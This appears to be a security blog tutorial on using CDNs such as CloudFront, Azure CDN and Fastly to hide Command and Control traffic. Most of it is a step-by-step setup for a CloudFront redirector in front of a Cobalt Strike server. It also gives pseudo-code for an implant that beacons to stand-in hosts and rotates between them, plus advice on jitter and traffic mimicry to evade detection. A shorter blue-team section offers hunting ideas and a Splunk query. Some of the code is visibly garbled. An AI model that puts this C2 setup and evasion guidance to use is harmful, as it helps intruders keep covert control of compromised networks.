
Listen to this Post

Introduction:
In the cat-and-mouse game of cybersecurity, Command and Control (C2) infrastructure detection is a primary goal for defenders. Modern red teams and adversaries have evolved beyond dedicated malicious servers, now strategically leveraging legitimate Content Delivery Networks (CDNs) like Azure CDN, AWS CloudFront, and Fastly to host their callback channels. This technique masks malicious beaconing as normal, outbound web traffic, presenting a formidable challenge for traditional network defenses that rely on IP and domain blocklists.
Learning Objectives:
- Understand the strategic advantages of using CDNs for resilient, low-visibility C2 infrastructure.
- Learn the practical steps to configure a CDN-backed C2 channel using common red team tools.
- Implement advanced rotation logic to evade detection and increase infrastructure resilience.
- Identify key defensive strategies to detect and mitigate this stealthy tactic.
You Should Know:
- The CDN Advantage: Blending into the Digital Background
At its core, a CDN is a globally distributed network of proxy servers designed to deliver content efficiently. For a red teamer, this provides perfect camouflage. Traffic to `xyz.cloudfront.net` is ubiquitous in corporate networks, hosting everything from JavaScript libraries to marketing images. Blocking entire CDN IP ranges is usually operationally impossible, as it would break countless legitimate business applications. This technique is especially potent when the CDN provider (e.g., Microsoft Azure) is already trusted and widely used by the target organization, allowing C2 traffic to blend seamlessly with normal operational traffic to the same cloud provider. -
Building Your First CDN Redirector: A CloudFront Example
This step-by-step guide sets up a simple CDN redirector using AWS CloudFront and an origin server (like a Cobalt Strike Team Server).Step 1: Establish Your Origin Server. This is your actual C2 server, hosted on a VPS. For this example, let’s assume a Cobalt Strike Team Server is running on `185.xx.xx.xx` (your VPS IP) on port 80.
Step 2: Create a CloudFront Distribution.
- Log into the AWS Management Console and navigate to CloudFront.
2. Click “Create Distribution.”
- Under “Origin domain,” you will not enter your C2 IP directly. First, create an S3 bucket as a dummy origin (this is a common misconfiguration). Later, you will change the origin to your C2 server’s public IP.
Step 3: Configure Origin Settings.
- After creation, select your distribution and go to the “Origins” tab. Edit the origin.
- Change the “Origin domain” to your C2 server’s public IP or a custom domain pointing to it (e.g.,
c2.yourdomain.com). - Under “Protocol,” select “Match viewer” or “HTTP only” for simplicity.
- Crucially, in the “Custom Headers” section, add a header like
X-Forwarded-For: 127.0.0.1. This can help obfuscate the true client IP on your C2 logs.
Step 4: Configure Cache Behavior.
- Ensure CloudFront does NOT cache your C2 traffic. Go to the “Behaviors” tab, edit the default behavior.
2. Set “Cache policy” to “CachingDisabled.”
- Set “Origin request policy” to “AllViewerExceptHostHeader” or create a custom one that forwards all headers and query strings.
Step 5: Configure Listener & DNS.
- Your implant will now call back to the CloudFront domain (e.g.,
d111xxx.cloudfront.net). - For better OpSec, use a custom domain (e.g.,
assets.your-fake-domain.com) and create a CNAME record pointing it to your CloudFront distribution domain.
3. Implementing Multi-CDN Resilience and Rotation Logic
Reliance on a single CDN is a single point of failure. Advanced operators use multiple CDNs (e.g., CloudFront + Azure CDN + Fastly) with intelligent rotation.
Step 1: Provision Multiple Endpoints. Repeat the process above for at least one other CDN provider. You now have two endpoints: `cdn1.fake-assets[.]com` and cdn2.trusted-media[.]com.
Step 2: Code the Implant Rotation Logic. Your implant’s configuration must include logic to rotate between these endpoints. Below is a simplified Python pseudo-code example for a beacon:
import time
import random

cdn_endpoints = [
"https://cdn1.fake-assets[.]com/pixel.gif",
"https://cdn2.trusted-media[.]com/tracker.js",
"https://fallback.basic-server[.]com/api/ping"  Direct fallback
]

current_primary = 0
failure_count = 0

def beacon():
global current_primary, failure_count
endpoint = cdn_endpoints[bash]

try:
response = make_http_request(endpoint)  Your beacon function
if response.status_code == 200:
failure_count = 0
 Optional: Decide to rotate on success (round-robin)
 current_primary = (current_primary + 1) % len(cdn_endpoints)
else:
raise Exception("Bad status code")
except Exception as e:
failure_count += 1
if failure_count > 2:
 Failover to next endpoint
current_primary = (current_primary + 1) % len(cdn_endpoints)
failure_count = 0

while True:
beacon()
time.sleep(60)  Beacon interval
Step 3: Test Failover. Use a firewall rule to temporarily block traffic to your primary CDN endpoint and verify the implant fails over to the secondary without manual intervention.
4. Advanced Traffic Shaping and Pattern Evasion
Simply using a CDN isn’t enough; the traffic pattern must also look normal. Defenders analyze timing, volume, and request signatures.
Jitter and Scheduling: Add significant jitter to your beacon timing. Instead of a strict 60-second sleep, use sleep = 60 + random.randint(-20, 30).
Mimicry: Model your HTTP requests after real traffic from the target environment. Use common user-agent strings, mimic API call structures, and use plausible URIs (e.g., /cdn-cgi/trace, /js/v1.4/loader, /api/v2/metrics).
Command Chunking: For tools like Cobalt Strike, use the `set sleeptime` and `set jitter` commands in the beacon profile, and employ techniques like “Trusted Sec’s Source Code” method to split large task output across multiple beacon callbacks.
- The Blue Team Perspective: Hunting for CDN C2
Defenders must shift from blocking to behavioral detection.
Step 1: Baseline Normal CDN Traffic. Understand what normal traffic to .cloudfront.net, .azureedge.net, etc., looks like for your organization. Which departments use which CDNs?
Step 2: Hunt for Anomalies. Use a SIEM or network logs to search for:
Beaconing Patterns: Use statistical analysis (like Poisson distribution) on outbound CDN requests to find regular intervals hidden within noise.
Unusual User-Agents: CDN requests from system-level processes (e.g., svchost.exe) or outdated browsers on servers.
Volume & Destination Anomalies: A single internal host making consistent, low-volume requests to a rare CDN endpoint not used by the broader enterprise.
Step 3: Sample Hunt Query (Splunk SPL):
index=proxy sourcetype=stream:http dest_domain=".cloudfront.net"
| bin span=1h _time
| stats dc(dest_host) as unique_cdn_hosts, count as requests, values(user_agent) as ua by src_ip, _time
| where unique_cdn_hosts > 5 AND requests < 100  Example: Too many unique CDN hosts for low request volume
| table _time, src_ip, unique_cdn_hosts, requests, ua
Step 4: Deep Packet Inspection (DPI): If possible, inspect the content of traffic to critical CDN endpoints. Legitimate CDN traffic is often encrypted but serves known public content. Custom C2 traffic will have a different signature.
What Undercode Say:
- Obfuscation Over Obscurity: The power of CDN C2 lies not in secrecy, but in the overwhelming volume of legitimate look-alike traffic. It’s a denial-of-attention attack on defenders.
- Resilience is Key: Modern adversary infrastructure is designed for automated recovery and persistence, not to avoid detection forever, but to outlast and adapt to defensive actions.
The strategic shift from malicious IPs to abused legitimate services represents a fundamental escalation. It moves the battle from the perimeter—where firewalls rule—into the complex interior of network traffic analysis, where detecting a malicious signal requires sophisticated behavioral baselining and anomaly detection across vast data sets. This forces blue teams to evolve from blacklist maintainers to data scientists and hunters.
Prediction:
The future of C2 obfuscation will leverage increasingly ephemeral and trusted services. We will see a rise in C2 channels masquerading as traffic to AI-as-a-Service endpoints (e.g., api.openai[.]com/v1/chat/completions), collaboration tool webhooks (Slack, Teams), and serverless function platforms (Cloudflare Workers, AWS Lambda URLs). The next frontier is adversarial AI that dynamically generates convincing, context-aware traffic patterns in real-time, mimicking the specific SaaS tools used by a target, making static indicator-based detection entirely obsolete. The defense will require pervasive, intelligent traffic analysis and robust zero-trust architectures that minimize trust based on destination alone.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Https: – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


